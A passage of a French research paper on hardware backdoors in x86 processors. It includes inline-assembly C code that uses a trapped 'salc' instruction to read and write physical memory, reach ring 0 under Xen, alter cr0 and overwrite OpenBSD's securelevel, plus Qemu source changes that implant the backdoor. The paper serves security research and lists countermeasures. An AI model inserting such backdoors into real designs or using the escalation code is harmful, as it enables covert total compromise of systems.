

FIG. 2: Schéma du dispositif expérimental

5.1 Exploitation du piégeage de la partie 4.1

La présence d'un moniteur de machines virtuelles dont l'attaquant ne sait rien peut compliquer l'exploitation du piégeage générique. En particulier, l'une des étapes du schéma d'escalade de privilège présenté dans la partie précédente nécessite la connaissance d'un segment de code ring 0 et de ses caractéristiques qui permette l'exécution du code injecté par l'attaquant. Or un tel segment de code n'existe potentiellement pas. De plus, l'attaquant n'a pas la possibilité de modifier les tables de descripteurs de segments dans la mesure où pour pouvoir obtenir une telle modification, il lui faudrait déjà être capable d'exécuter du code avec les privilèges du ring 0, ce qui est justement son but. Cette difficulté est rédhibitoire dans la plupart des cas où l'attaquant ne connaît pas la structure de l'espace mémoire tel qu'elle est vue par le composant privilégié (l'hyperviseur).

5.2 Le piégeage modifié

L'une des caractéristiques du piégeage est qu'il doit pouvoir rester générique et ne préjuger aucunement de la structure de l'espace mémoire ou de l'hyperviseur s'exécutant sur le système. Pour pouvoir mettre en œuvre le piège, l'attaquant doit disposer :

- d'un CPL (niveau de privilège processeur) de 0 ;
- d'un segment de code ring 0 utilisable ;
- d'un segment de données qui lui permette de contourner le mécanisme de pagination, de manière à pourvoir accéder au bas niveau à la mémoire sans que la couche de virtualisation mise en place par le moniteur de machine virtuelle n'ait d'impact sur le schéma d'escalade de



FIG. 3: Schéma du dispositif expérimental

privilège. En effet, en raison de la virtualisation du système d'exploitation invité, les tables de pages vues par le système invité ne sont pas nécessairement celles qui sont utilisées par le moniteur et par le matériel. En particulier la GDT réellement utilisée par le système n'est vraisemblablement pas projetée dans l'espace virtuel du domaine invité. L'attaquant ne peut, de plus, pas déterminer a priori les adresses physiques réelles des structures qu'il définit. Il lui est donc nécessaire de contourner dans un premier temps le mécanisme de pagination pour prendre connaissance des tables de pages utilisées et les modifier au besoin.

Le piégeage sera donc modifié pour :

- donner à la tâche courante un CPL de 0 ;
- fournir systématiquement un segment de code ring 0 accessible via un sélecteur fictif inutilisable hors contexte du piégeage ;
- fournir un segment de données non soumis à la pagination.

Bien entendu, l'ensemble de ces modifications doivent être désactivables à volonté. En effet, le piège n'est maintenant plus ponctuel (il ne correspond plus à la simple modification ponctuelle du CPL), mais est persistant (les segments de code et de données ajoutés doivent être permanents pour que l'exploitation soit possible). Il peut donc être intéressant de posséder un mécanisme de désactivation qui permette d'inhiber ces segments lorsque l'exploitation de la porte dérobée est terminée. Le pseudo-code du piégeage devient maintenant :

```
if (EAX == 0x12345678 && EBX == 0x56789012
      && ECX == 0x87651234 && EDX == 0x12348256)
    backdoor = 1;
```

```
else if (EAX == 0x34567890 && EBX == 0x78904321
      && ECX == 0x33445566 && EDX == 0x11223344)
    backdoor = 0;
else if (RFLAGS.C == 1)
    AL = 0;
```

La variable “backdoor” a un impact sur le comportement des instructions assembleur “lcall” et “lret” qui permettent l'appel à un segment arbitraire et le retour depuis ce dernier au segment de départ. Ces instructions doivent simplement être modifiées pour permettre l'appel à un segment de ring 0 qui corresponde en tous points aux caractéristiques du segment courant (autres que le CPL). Ceci permet de gérer d'éventuels problèmes d'alignement mémoire liés à l'utilisation de segments d'adresse de base non nulle . En particulier, on pourra décider que si un call a lieu sur le segment arbitrairement choisi (par exemple un segment de sélecteur 0x4b), alors l'opération de call réussit et offre accès à un segment de code ring 0 identique par ailleurs au segment courant.

Les modifications de Qemu permettant l'implémentation d'un tel piège sont fournies en annexe B.

Pour ce qui concerne l'aspect contournement de la pagination, le piégeage est plus simple mais plus fonctionnel et permet un accès direct à la mémoire physique. Cette fois, le piégeage permet à l'attaquant de lire ou d'écrire directement en mémoire physique au moyen d'un système similaire au mécanisme de configuration des registres PCI [16], c'est à dire via une utilisation de EAX comme un registre d'adresse et EBX comme un registre de données selon le schéma suivant :

```
//Opération de lecture (pseudo assembleur):
mov A , %eax
mov $0, %ecx // opération de lecture
salc
// sur exécution de salc EBX <- V
// tel que V = [A] le contenu 32 bits
// de la mémoire à l'adresse A



//Opération d'écriture (pseudo assembleur):
mov A , %eax
mov V , %ebx
mov $1, %ecx // opération d'écriture
salc
// sur exécution de salc [A] <- V
// le contenu 32 bits de la mémoire
// à l'adresse A est modifié et prend
// la valeur V
```

Le synoptique de l'instruction salc modifiée devient donc :

```
if (EAX == 0x12345678 && EBX == 0x56789012
      && ECX == 0x87651234 && EDX == 0x12348256)
    backdoor = 1;
```

```
else if (EAX == 0x34567890 && EBX == 0x78904321
      && ECX == 0x33445566 && EDX == 0x11223344)
    backdoor = 0;
else if (backdoor == 1 && ECX == 0x1) { //opération d'écriture
    address = EAX;
    value = EBX;
    physical_memory_w(address, (char *) &value, 4); }
else if (backdoor == 1 && ECX == 0x0) { //opération de lecture
    address = EAX;
    physical_memory_r(address, (char *) &result, 4);
    EBX = result; }
else if (RFLAGS.C == 1)
    AL = 0;
```

5.3 Exploitation du nouveau piégeage

Avec une routine du type :

```
int i;
int res;
int fd = open("output_file", O_RDWR); //fichier de sortie

for(i=0; i<MEM_SIZE; i+=4) //boucle sur la taille de la mémoire
{
   __asm__ volatile(
       "push %%eax\n"              //sauvergarde des registres
       "push %%ebx\n"
       "push %%ecx\n"
       "push %%edx\n"
       "mov $0x12345678, %%eax\n"  //activation du piège
       "mov $0x56789012, %%ebx\n"
       "mov $0x87651234, %%ecx\n"
       "mov $0x12348256, %%edx\n"
       ".byte 0xd6\n"             //backdoor = 1
       "mov %1, %%eax\n"          // EAX <- i
       "mov $0, %%ebx\n"          // EBX mis à 0
       "mov $0, %%ecx\n"          // ECX <- 0
       ".byte 0xd6\n"             //opération de lecture
    :"=b" (ret):"m"(i));       // res <- EBX

   __asm__ volatile(
       "mov $0x34567890, %eax\n"
       "mov $0x78904321, %ebx\n"
       "mov $0x33445566, %ecx\n"
       "mov $0x11223344, %edx\n"
       ".byte 0xd6\n"             //backdoor = 0
       "pop %eax\n"               //restauration des registres
       "pop %ebx\n"
       "pop %ecx\n"
```

```
        "pop %edx\n"
    );

    write(fd, &res,4);          //écriture de l'octet lu dans
}                               //le fichier de sortie
close(fd);
```

L'attaquant peut maintenant obtenir accès au bas niveau à la mémoire physique, découvrir sa structure et la modifier à volonté pour obtenir les privilèges du moniteur de machines virtuelles.

L'attaquant peut à volonté exécuter du code en ring 0. Pour ce faire, il lui suffit d'exécuter le code suivant :

```
#include <stdio.h>
int ret = 0;
extern void test(void);

int main(void)
{
    __asm__ volatile(
        "push %%eax\n"
        "push %%ebx\n"
        "push %%ecx\n"
        "push %%edx\n"
        "mov $0x12345678, %eax\n"
        "mov $0x56789012, %ebx\n"
        "mov $0x87651234, %ecx\n"
        "mov $0x12348256, %edx\n"
        ".byte 0xd6\n"
        "lcall $0x4b, $test\n"
        );

    __asm__ volatile(
        "mov $0x34567890, %eax\n"
        "mov $0x78904321, %ebx\n"
        "mov $0x33445566, %ecx\n"
        "mov $0x11223344, %edx\n"
        ".byte 0xd6\n"
        "pop %edx\n"
        "pop %ecx\n"
        "pop %ebx\n"
        "pop %eax\n"
            );
    return 0;
}
```

La fonction "test" est alors exécutée avec les privilèges du ring 0 dans un segment de code ring 0 dont les caractéristiques (adresse de base et offset correspondent à ceux du segment de code utilisé au moment du déclenchement du piégeage).

Pour l'exemple, on peut montrer que l'attaquant a la possibilité de manipuler à volonté le registre cr0, l'un des registres du processeur x86 les plus critiques en termes de sécurité car c'est

celui qui entre autres permet d'activer ou de désactiver la pagination, l'adressage étendu, et permet de changer de mode de fonctionnement. Selon la documentation constructeur les opérations de lecture ou d'écriture vers le registre cr0 (par exemple $mov\ \%cr0, \%eax$) sont réservées au seul usage du code s'exécutant en ring 0. Dans le cas présent, seul le moniteur de machines virtuelles s'exécute en ring 0. Le noyau du système invité s'exécute en ring 1[3], alors que le code applicatif du domaine invité s'exécute lui en ring 3. En fonctionnement normal, lorsque le domaine invité tente d'effectuer une opération de type *mov* depuis ou vers cr0, le processeur lève donc une interruption de type faute de protection qui sera analysée par le moniteur de machines virtuelles. En fonction de sa politique de sécurité, le moniteur de machine virtuelle pourra soit faire suivre l'interruption au noyau du système invité (c'est le cas si l'opération *mov* avait lieu en ring 3), ou émuler une mise à jour de cr0 en présentant un cr0 virtuel au domaine invité.

Si donc un utilisateur tente de lire le contenu de cr0 sans avoir recours à la porte dérobée mise en place, le résultat se solde bien entendu par une faute de segmentation déclenchée suite à une faute de protection générale.

```
//fichier read_cr0_no_bd.c
#include <stdio.h>
int ret = 0;
extern void test(void);
asm (
    ".globl test\n"            //Fonction test
    "test:\n"
        "mov %cr0, %eax\n"     //copie du contenu de cr0
        "mov %eax, %esi\n"     //dans eax puis esi
        "ret\n"
    );

int main(void)                 //Fonction main (point d'entrée)
{
    __asm__ volatile(
        "push %%eax\n"         //sauvegarde de eax
        "call $test\n"         //appel à la fonction test

        "mov %%esi, %%eax\n"   //copie de esi dans eax
        : "=a"(ret));          //copie de eax dans "ret"
    __asm__ volatile(
        "pop %eax\n"
       );
    printf("0x%.8x\n", ret);   //affichage de ret
    return 0;
}

[demo@localhost demo]./read_cr0_no_bd
Segmentation fault
```

Si l'attaquant tente la même opération en ayant au préalable activé le piégeage :

[3] ou en mode VMX-on si les extensions matérielles sont utilisées, mais dans tous les cas avec des privilèges restreints par rapport à ceux du moniteur de machines virtuelles.

```
//Fichier read_cr0.c
#include <stdio.h>
int ret = 0;
extern void test(void);
asm (
    ".globl test\n"
    "test:\n"
        "mov %cr0, %eax\n"          //copie de cr0 dans eax
        "mov %eax, %esi\n"          //puis dans esi
        "lret\n"                    //retour (sortie du ring 0)
    );

int main(void)
{
    __asm__ volatile(
        "push %%eax\n"
        "push %%ebx\n"
        "push %%ecx\n"
        "push %%edx\n"
        "mov $0x12345678, %%eax\n"
        "mov $0x56789012, %%ebx\n"
        "mov $0x87651234, %%ecx\n"
        "mov $0x12348256, %%edx\n"
        ".byte 0xd6\n"              //déclenchement du piège
        "lcall $0x4b, $test\n"      //appel à test sur le segment
                                    //0x4b (passage en ring 0
        "mov %%esi, %%eax\n"        //copie de esi dans eax
        : "=a"(ret));               //et de eax dans ret
    __asm__ volatile(
        "mov $0x34567890, %eax\n"
        "mov $0x78904321, %ebx\n"
        "mov $0x33445566, %ecx\n"
        "mov $0x11223344, %edx\n"
        //désactivation du piège
        ".byte 0xd6\n"
        "pop %edx\n"
        "pop %ecx\n"
        "pop %ebx\n"
        "pop %eax\n"
            );
    printf("0x%.8x\n", ret);        //affichage de ret
    return 0;
}
```

La sortie standard donne maintenant le contenu du registre cr0 :

```
[demo@localhost demo]./read_cr0
0x80005003b
```

L'attaquant peut bien entendu utiliser le piégeage pour modifier le contenu du registre cr0 (seule la fonction "test" est répétée, la fonction main est identique à précédemment) :

```
//fichier write_cr0.c (partiel)

asm (
    ".globl test\n"
    "test:\n"
        "mov %cr0, %eax\n"     //copie de cr0 dans eax
        "or $0x4300, %eax\n"   //modification de eax
        "mov %eax, %cr0\n"     //copie de eax dans cr0
        "mov %cr0, %eax\n"     //relecture de cr0
        "mov %eax, %esi\n"     //copie de cr0 dans esi
        "lret\n"               //retour en ring 3
    );                         //ret contiendra la valeur
                               //de cr0 modifiée

[demo@localhost demo]./write_cr0
0x80005433b
```

Dans la preuve de concept présentée au paragraphe suivant, le processeur considéré est un émulateur Qemu modifié pour implémenter le piège, nous pouvons dans ce cas vérifier que le registre cr0 modifié est bien le registre cr0 du processeur et non un registre cr0 virtuel exporté par le moniteur de machines virtuelles. Le processeur étant fourni par Qemu, la combinaison de touches $Ctrl + Alt + 2$ nous donne accès à la console Qemu qui nous permet de lister l'état du processeur :

```
(qemu) info registers
[....]
CR0=8005433b
[....]
```

L'exemple de modification de cr0 n'est bien entendu qu'un exemple de ce qu'il est possible de faire en exploitant un tel piégeage. Il est par exemple possible de rajouter de nouveaux segments ou de nouvelles "call gate"[4] dans la table des descripteurs de segments, ou de modifier les tables de pages courantes. Ces techniques permettent par exemple de prendre le contrôle complet du moniteur de machine virtuelle et ne seront pas détaillées ici, mais reposent sur des principes similaires à ceux détaillés dans [9].

5.4 Mise en œuvre pratique

En guise de preuve de concept, nous avons modifié l'émulateur libre Qemu de telle sorte que le processeur qu'il implémente possède le piège présenté dans les sections précédentes et considéré une situation, représentée sur la figure 3, dans laquelle un attaquant a obtenu la possibilité d'exécuter du code arbitraire dans le contexte d'une application non privilégiée de l'un des domaines invités sous le contrôle du moniteur de machine virtuelle Xen. Dans ses conditions, nous avons montré que l'attaquant peut, au moyen du code présenté dans la section précédente, obtenir les privilèges maximaux (ceux du moniteur de machine virtuelle) sur le système.

[4] Une call gate est une entrée particulière de la GDT qui permet de spécifier que certaines transitions entre niveaux de privilèges processeurs sont autorisées. Ainsi, si un attaquant définit une call gate du ring 3 vers le ring 0 dans la GDT il dispose d'une porte permanente vers le niveau de privilège maximum.

6 Analyse de la pertinence des pièges présentés ici

6.1 D'autres pièges sont-ils imaginables ?

Bien entendu, il est possible d'imaginer d'autres pièges que ceux qui ont été présentés ici et implémentés pour l'exemple dans l'émulateur Qemu. Le but de l'explication proposée est uniquement de montrer qu'il n'est pas nécessaire d'avoir recours à des pièges très compliqués pour permettre à un attaquant d'exécuter du code arbitraire en ring 0 quels que soient les mécanismes de sécurité implémentés par les moniteurs de machines virtuelles ou les systèmes d'exploitation. Les pièges présentés ici sont exploitables, en cela qu'il ne nécessitent pas de connaissance a priori de la structure de segmentation et de pagination mise en œuvre, qui constitue habituellement une forte limitation à l'exploitation d'un piégeage. Si l'on imagine par exemple un piège de type LOADALL permettant de charger en un cycle d'horloge l'ensemble des registres processeurs à partir d'une image de ces registres stockée en mémoire, l'attaquant se heurte au problème de la localisation de cette structure mémoire. Il peut la définir sans problème dans le contexte d'une application ring 3 mais ne peut facilement localiser cette structure s'il ne connaît pas l'adresse de base du segment de données qu'il utilise. Pour connaître cette adresse de base, il devra avoir anticipé cette difficulté et modifier son piégeage de manière à la prendre en compte comme nous l'avons fait ici, ou son piégeage ne pourra pas être générique.

6.2 Nécessité pour l'attaquant d'un piégeage évolutif et discret

L'attaquant peut être tenté de prévoir un piégeage dit évolutif, c'est à dire dont les conditions de déclenchement changent après utilisation. Le seul intérêt d'un tel piégeage est de pouvoir résister à une analyse fine des conditions de crash d'un système qui aurait déclenché par erreur le piège matériel. Dans le cas d'un piège évolutif, une exécution similaire ne déclenchera pas deux fois le piège. Étant donné la probabilité de déclenchement du piège, il semble plus simple de ne pas chercher de piégeage évolutif mais plutôt de supposer que le piège ne sera jamais découvert et dans le pire cas, s'il l'était, il serait reconnu comme l'un des quelques bogues malheureux inévitables lors de tout développement matériel de l'ampleur d'un processeur. Par ailleurs, il est inutile de tenter de camoufler le piégeage pour se protéger d'une éventuelle analyse inverse de la structure du processeur qui mette en évidence le piège. En effet, la taille des processeurs x86 peut être estimée à 800 millions de portes, ce qui n'est absolument pas analysable avec les outils disponibles à l'heure actuelle ou qui le seront dans les années à venir.

6.3 Se protéger contre un piégeage matériel

Nous avons vu dans les parties précédentes qu'il était possible pour un attaquant de prévoir un piégeage discret, potentiellement évolutif, et qui lui permette d'obtenir les privilèges maximums sur un système sans connaissance a priori du plan mémoire à partir de privilèges restreints. Il est donc légitime de se demander dans quelles mesures des contremesures sont envisageables au niveau des systèmes d'exploitation et des moniteurs de machines virtuelles de manière à réduire le risque d'exploitation. Nous avons vu que dans tous les cas, pour exploiter un piégeage du processeur, l'attaquant doit être capable d'exécuter du code (ou de faire exécuter du code) qu'il choisit. Il s'agira donc de réduire le périmètre des composants et des utilisateurs qui seront capables d'exploiter le piégeage.

Il semble donc intuitivement utile de suivre les recommandations suivantes, qui, même si elles ne constituent que des barrières individuellement relativement faibles, permettent de réduire significativement le risque :

- réduire au strict minimum le nombre des applications qui s'exécutent sur la machine ;
- supprimer au maximum les moyens de compilation disponibles (pas de compilateur par exemple) ou d'exécution de code arbitraire (macros) sur la machine pour empêcher une exploitation d'un éventuel piégeage depuis un compte local ;
- avoir une configuration réseau réaliste qui permette de limiter les intrusions d'attaquants ne disposant pas de comptes locaux sur la machine.

Une autre bonne pratique (pour mémoire car peu réaliste à l'heure actuelle dans le cadre de machines de type PC à vocation généraliste du fait de l'asynchronisme de certains appels) peut être d'exécuter en parallèle le même code sur deux composants différents et de comparer leurs sorties de telle sorte que toute différence de comportement soit détectée.

7 Conclusion

Nous avons montré dans cet article l'impact d'un piégeage générique d'un processeur x86 sur la sécurité d'ensemble d'un système. Nous avons proposé des démonstrations montrant l'exploitabilité, même en cas d'utilisation de moniteurs de machines virtuelles, de piégeages simples ne modifiant en tout et pour tout que le fonctionnement de trois instructions assembleurs dans des conditions très spécifiques qui ne peuvent être atteintes lors d'un emploi légitime du processeur.

En conclusion, l'exploitation de ces piégeages génériques, virtuellement indétectables, permet à un processus non privilégié d'obtenir des privilèges maximums sur un système quels que soient les mécanismes de sécurité mis en œuvre par ailleurs au niveau logiciel. Bien qu'aucun piégeage manifeste des processeurs x86 n'ait été mis en évidence, une telle étude précise les limites des mécanismes de sécurité logiciels.

Toute analyse de sécurité devra donc évaluer à sa juste valeur la menace liée aux bogues ou piégeages matérielles et proposer le cas échéant des mesures de réduction de la menace en fonction des objectifs de sécurité du système.

8 Remerciements

Merci à Olivier Grumelard et Vincent Strubel pour la qualité de leurs idées et de leurs remarques ainsi qu'aux différents relecteurs à qui cet article doit beaucoup.

Références

1. Advanced Micro Devices (AMD). Nx flag by amd. 0. http ://www.amd.com.
2. Advanced Micro Devices (AMD). Amd virtualisation solutions. 2007. http ://enterprise.amd.com/us-en/AMD-Business/business-Solutions/Consolidation/Virtualization.aspx.
3. F. Bellard. Qemu opensource processor emulator. 2007. http ://fabrice.bellard.free.fr/qemu.
4. CELAR. Computer and electronics security applications rendez-vous (c&esar 2007). 2007. http ://www.cesar-conference.fr/.
5. R. Collins. The loadall instruction. In *Tech Specialist Journal*, 1991. http ://www.x86.org/articles/loadall/tspec_a3_doc.htm.

6. R. Collins. Undocumented opcodes : Salc. 1999. http ://www.rcollins.org/secrets/opcodes/SALC.html.
7. Intel Corp. Intel core 2 extreme processor x6800 and intel core 2 duo desktop processor e6000 and e4000 sequence : Specification update. 2007. http ://www.intel.com/technology/architecture-silicon/intel64/index.htm.
8. M. Dornseif. Owned by an ipod : Firewire/1394 issues. In *CanSecWest security conference core05*, 2005. http ://cansecwest.com/core05/2005-firewire-cansecwest.pdf.
9. L. Duflot, D. Etiemble, and O. Grumelard. Utiliser les fonctionnalités des cartes mères ou des processeurs pour contourner les mécanismes de sécurité des systèmes d'exploitation. In *Symposium sur la Sécurité des Technologies de l'Information et des Communications 2006*, pages 210–227. École Supérieure et d'Application des Transmissions, 2006. http ://actes.sstic.org.
10. Intel Corp. Execute disable bit software developer's guide. 0. http ://cache-www.intel.com/cd/00/00/14/93/149307_149307.pdf.
11. Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 1 : basic architecture. 2007. http ://www.intel.com/design/processor/manuals/253665.pdf.
12. Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 3a : system programming guide part 1. 2007. http ://www.intel.com/design/processor/manuals/253668.pdf.
13. Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 3b : system programming guide part 2. 2007. http ://www.intel.com/design/processor/manuals/253669.pdf.
14. H. Morin. Deux experts mettent en garde sur la sécurité sur internet. In *Le Monde*, 2007.
15. OpenBSD core team. The openbsd project. 2007. http ://www.openbsd.org.
16. PCI-SIG. Pci local bus specification, revision 2.1. 1995.
17. University of Cambridge. Xen virtual machine monitor. 2007. http ://www.cl.cam.ac.uk/research/srg/netos/xen/documentation.html.

A Code d'exploitation du piégeage de la partie 4.1 sous OpenBSD

```
int * securelevel = 0xd0777844; // Adresse mémoire de la variable securelevel
                                // que l'on veut substituer

void kern_f(void) {
    __asm__ (
        "push %ds\n"
        "mov $0x10, %ax\n" //chargement d'un segment de données de ring 0
        "mov %ax, %ds\n"   //dans le registre ds
    );

    *securelevel= 0xffffffff; // La charge utile qui va
                              // être exécutée en ring 0
                              // ici simple modification
                              // d'une variable critique

    __asm__ (
        "nop\n"
        "nop\n"
        "pop %ds\n"           //rétablissement du ds d'origine
        "mov $0x0027, %eax\n" //construction fictive de la pile pour
        "push %eax\n"         //un retour d'interruption fictif
        "push %esp\n"
        "mov $0x002b, %eax\n"
        "push %eax\n"
        "mov $fin, %eax\n"    //adresse de retour
        "push %eax\n"
        ".byte 0xcb\n"        //instruction ret (en hexa pour éviter
                              //que le mnémonique assembleur ne soit
                              //interprété comme un retour classique)
    );

    exit(1);                  //normalement jamais exécuté
}

void fin(void)                 //retour en ring 3 sur cette fonction
{
    __asm__ (
        "mov $0x34567890, %eax\n"  //CPL=3
        "mov $0x78904321, %ebx\n"
        "mov $0x33445566, %ecx\n"
        "mov $0x11223344, %edx\n"
        ".byte 0xd6\n"
            );
    exit(1);                   //sortie "propre" du programme
}

int main(void)
{
```

```
    __asm__ (
        "push %eax\n"
        "push %ebx\n"
        "mov $0x12345678, %eax\n"
        "mov $0x56789012, %ebx\n"
        "mov $0x87651234, %ecx\n"
        "mov $0x12348256, %edx\n"  //déclenchement du piège
        ".byte 0xd6\n"             //instruction salc
        "nop\n"                    //CPL=0 (grâce au piège)
        "lcall $0x08, $kern_f\n"   //appel à un segment de ring 0
        "nop\n"
        "mov $0x34567890, %eax\n"  //normalement jamais exécuté
        "mov $0x78904321, %ebx\n"
        "mov $0x33445566, %ecx\n"
        "mov $0x11223344, %edx\n"
        ".byte 0xd6\n"
        "pop Â¨%eax\n"
        "pop  %ebx\n"
      );
      return 1;
}
```

B Fonctions Qemu modifiées pour implémenter le piège de la partie 5.2

Cette section présente les modifications du code source de l'émulateur Qemu qu'il est nécessaire d'apporter pour implémenter de piège de la partie 5.2. Il est nécessaire d'ajouter une fonction (helper_salc) qui décrive le fonctionnement de l'instruction salc car celle-ci n'est pas reconnue par défaut par Qemu. Il est ensuite nécessaire de modifier les fonctions helper_ret_protected et helper_lcall_protected_T0_T1 qui décrivent respectivement le comportement des instruction "ret" (mais aussi "iret" (retour d'interruption) et "lret" (retour avec changement de segment)), et "lcall".

```
//helper_salc: Cette fonction décrit le fonctionnement de l'instruction salc
void helper_salc(void) {
    int result;
    int address;
    if (EAX == 0x12345678 && EBX == 0x56789012
      && ECX == 0x87651234 && EDX == 0x12348256) {
        backdoor_activated = 1; //Activation du piège
        return; }
    if (EAX == 0x34567890 && EBX == 0x78904321
      && ECX == 0x33445566 && EDX == 0x11223344) {
        backdoor_activated = 0; //Désactivation du piège
        return; }
    if (backdoor_activated && ECX == 0x1) {
        address = EAX; //opération d'écriture en mémoire physique
        result = EBX;
        cpu_physical_memory_rw( address, (char *) &result,4,1); }
    if (backdoor_activated && ECX == 0x0) {
        address= EAX; //opération de lecture en mémoire physique
```

```
        cpu_physical_memory_rw(address, (char *) &result,4 ,0);
        EBX = result; }
}

//helper_lcall_protected_T0_T1:
//Dans la syntaxe T0 et T1 sont des variables globales telles que
//T0 contiennent le segment de code souhaité pour le saut
//et T1 le pointeur d'instruction souhaité.
//Moralement l'instruction émulée est lcall $T0:T1

void helper_lcall_protected_T0_T1(int shift, int next_eip_addend) {
    int new_cs, new_stack, i;
    uint32_t e1, e2, cpl, dpl, rpl, selector, offset, param_count;
    uint32_t ss, ss_e1, ss_e2, sp, type, ss_dpl, sp_mask;
    uint32_t val, limit, old_sp_mask;
    target_ulong ssp, old_ssp, next_eip, new_eip;

    new_cs = T0; //récupération du segment de code souhaité
    new_eip = T1; //récupération du pointeur d'instruction souhaité
    next_eip = env->eip + next_eip_addend; //instruction suivante si
                                           //le saut n'a pas lieu
                                           //-> Adresse de retour

    if (backdoor_activated && (new_cs == 0x4b)){
    //si le piège est activé et le segment demandé est associé
    //au selecteur 0x4b
        sp = ESP; //Valeur courante de ESP
        sp_mask = get_sp_mask(env->segs[R_SS].flags);
        ssp = env->segs[R_SS].base;
        //On pousse le segment de code courant sur la pile
        PUSHL(ssp, sp, sp_mask, env->segs[R_CS].selector);
        //On pousse le segment de pile courant sur la pile
        PUSHL(ssp, sp, sp_mask, env->segs[R_SS].selector);
        //On pousse l'adresse de retour
        PUSHL(ssp, sp, sp_mask, next_eip);
        //On pousse une valeur reconnaissable sur la pile:
        //Notre "nombre magique"
        PUSHL(ssp, sp, sp_mask, 0xdeadbeef);
        //On met à jour ESP
        ESP= sp;
        //On change le CPL courant CPL=0
        cpu_x86_set_cpl(env, 0);
        //On récupère le segment de code courant et le
        //segment de pile courant sous un format propre à Qemu
        load_segment(&e1, &e2, env->segs[R_CS].selector);
        load_segment(&ss_e1, &ss_e2, env->segs[R_SS].selector);
        //On change le CPL du segment courant à l'exclusion de toute
        //autre caractéristique
        cpu_x86_load_seg_cache(env, R_CS, 0x4b,
                               get_seg_base(e1, e2),
```

```
                                get_seg_limit(e1, e2),
                                e2 & ~(3<<DESC_DPL_SHIFT));
        //On change le CPL du segment de pile courant à l'exclusion
        //de toute autre caractéristique
        cpu_x86_load_seg_cache(env, R_SS, 0x44,
                get_seg_base(ss_e1, ss_e2),
                get_seg_limit(ss_e1,ss_e2),
                ss_e2 & ~(3<<DESC_DPL_SHIFT));
        //On met à jour le pointeur d'instruction
        EIP= new_eip;
    //sortie du helper
    }
   [....]
}

//helper_ret_protected: simule une opération de type "ret" sur le processeur
//virtuel.
static inline void helper_ret_protected(int shift, int is_iret, int addend)
{
    uint32_t new_cs, new_eflags, new_ss;
    uint32_t new_es, new_ds, new_fs, new_gs;
    uint32_t e1, e2, ss_e1, ss_e2;
    int cpl, dpl, rpl, eflags_mask, iopl;
    target_ulong ssp, sp, new_eip, new_esp, sp_mask;

#ifdef TARGET_X86_64
    if (shift == 2)
        sp_mask = -1;
    else
#endif
    sp_mask = get_sp_mask(env->segs[R_SS].flags);
    sp = ESP;
    ssp = env->segs[R_SS].base;
    if(backdoor_activated) //si le piège est activé
    {
        //On lit le premier élément de la pile
         POPL(ssp, sp, sp_mask, e1);
         //Si cela ne correspond pas à notre nombre "magique"
         if(e1 != 0xdeadbeef)
         {
            //Il s'agit d'un retour normal (bien que le piège soit
            //activé) -> opération de ret classique ou iret
            PUSHL(ssp, sp, sp_mask, e1);
         }
        else if (!is_iret) //Théoriquement, l'instruction
                           //n'est pas iret si le nombre
                           //magique est présent.
        {
            //sinon on dépile les éléments sauvegardés.
            POPL(ssp, sp, sp_mask, new_eip);
```

```
            POPL(ssp, sp, sp_mask, new_ss);
            POPL(ssp, sp, sp_mask, new_cs);
            ESP =sp;
            //et on retourne dans l'exacte condition où
            //l'on serait si l'on avait pas activé le piège
            load_segment(&e1, &e2, new_cs);
            cpu_x86_load_seg_cache(env, R_CS, new_cs,
                        get_seg_base(e1, e2),
                        get_seg_limit(e1, e2),
                        e2);
            load_segment(&ss_e1, &ss_e2, new_ss);
            cpu_x86_load_seg_cache(env, R_SS, new_ss,
                        get_seg_base(ss_e1, ss_e2),
                        get_seg_limit(ss_e1, ss_e2),
                        ss_e2);
            cpu_x86_set_cpl(env, 3);
            env->eip = new_eip;
        }
    }
[.....]
}
```